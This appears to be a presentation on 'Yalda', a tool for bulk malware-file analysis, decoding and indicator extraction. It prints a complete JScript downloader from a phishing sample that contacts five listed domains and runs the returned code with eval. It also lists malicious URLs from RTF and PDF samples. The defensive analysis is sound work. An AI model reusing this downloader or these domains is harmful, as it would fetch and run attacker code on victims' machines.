```

Dear Laura,

USPS courier was unable to contact you for your parcel delivery.

You can download the shipment label attached!

With many thanks,

[REDACTED]

USPS Senior Office Manager.

Analyze json File with mime

Base64 encoded mime

Body of Email

Malicious Domains



Extracting Malicious Domains from wsf file!



```
<script language=JScript>function gag() { return "Msxml2.XMLHTTP"; }; var x = new Array("www.yabaojiuhe.com", "vousgagnezaetreconnu.autoportrait.com", "zodia-q.com", "windycrestrental.com", "acpu.com.br"); function rox() { return "counter"; }; function htt() { return "http://"; }; function sut() { return "IBJAHRYU-FgDjNXsivckitQIKI 690165g&= "; }; function cou() { return "/" + rox() + "?a="; }; function fiv() { return "a"; }; function cay(z) { z = z.split(rox()); z = z.join(fiv()); eval(z); }; function boe() { return "&i=LWyAc5JQAziIYPEBC7UZ_iU-BgwRADb7fxSSS2gQGtE4geWeR91ptfDwmn5_FxpRE51MmO4iQA"; }; function tog(x) { return htt() + x + cou() + sut() + rox() + boe(); }; function rox() { return "9512448"; }; for (var i=0; i<5; i++) { try { var e = new XMLHttpRequest(); e.open("GET", tog(x[i]), false); e.send(); if (e.status == 200) { cay(e.responseText); break; }; } catch(e) { }; };</script></job>
```

Process of Analyzing Json Mime File



Yalda in Early Days!

Yalda was Born!

Yalda

Automated Bulk Intelligence Collection Tool

- Automated process of analyzing files.
- Apply intelligence in collecting data.
- Clustering files based on the similarities.

File Scanner & Analyzer

- Yalda Scans and Analyzes files.
- Collects Detailed Information on Each File.
- 20 Indicators Get Extracted for Each File.
- The Indicators could be used as filter for selecting appropriate data.



Extracting Data

- Collect Embedded Objects.
- Collect Malicious URLs and Domains.

Categorize Files

Clustered Data



- Clustered Malicious Hashes and associated Strings
- Clustered Malicious Hashes, PE-section Names and Shannon Entropy

Domains to Use Yalda

Feed Generation



Scanning Tool with Categorized Indicators

MD5	SHA1	SHA256	Similar MD5
File Type	URL List	Magic_literal	Source VT Information
Severity	Flag	File Name	Ingest Time
Domain List	Yara_Ist	File Path	Source
Embedded Files	PE-Sections	Parent MD5	Parent File Path

Filtering Based on Indicators



Source for Yara Rules

- Analysts could select a specific malware characteristics.
- List of strings associated with the selected category is also available in clustered collection.



Smart Feed to Cuckoo Sandbox

Yalda Architecture

Yalda Framework

Extracting Files

Extracting Files

Directory with Files and Sub-folders

Download Mail Attachments

Attachment 1

Attachment 2

Flatten sub-directories

File 1

File 2



Un-compress files

Uncompressed File1

Uncompressed File 2

Extracting Embedded Objects

Decoding Files



Decoding

- Applying a set of decoders on each file based on file type.
- If there is a match with one or more decoders, extracting malicious objects such as URL and domains from detected files.
- Flagging file as malicious, suspicious or clear with appropriate severity based on the match.

How Decoders are Written

Analyze Known Malicious Samples for Fingerprints

CVE-2017-0199 Malicious RTF Document

- Analyzing the rtf file and embedded OLE object shows that the file is downloading a file from the following link:
- **http[:]//rottastics36w[.]net/template[.]doc**
- Find the common section in all files.
- Write a code to analyze the file and extract URL with the right regex!

Detect the First Chain!

Email Campaign Featuring a PDF Attachment

- A URL is embedded in the pdf.
- URL downloads a Java applet.
- JavaScript has link to a URL.
- URL downloads an executable file.

Fully Undetectable by AV Engines!

Extract URL from PDF

```
match= re.search(" obj<<\<  
VType /Action/S /URI/URI  
\((http:W[a-zA-Z_][a-zA-Z_0-  
9-./]*)\)>\>endobj", string)
```

If match:

```
link = match.group(1)
```

```
obj<< /Type /Action/S  
/URI/URI  
(http[:]//finishagent[.]com/inv  
oice-99705-Apr-25-2017-  
US-019563/)>>endobj
```

Apply Yara Rules

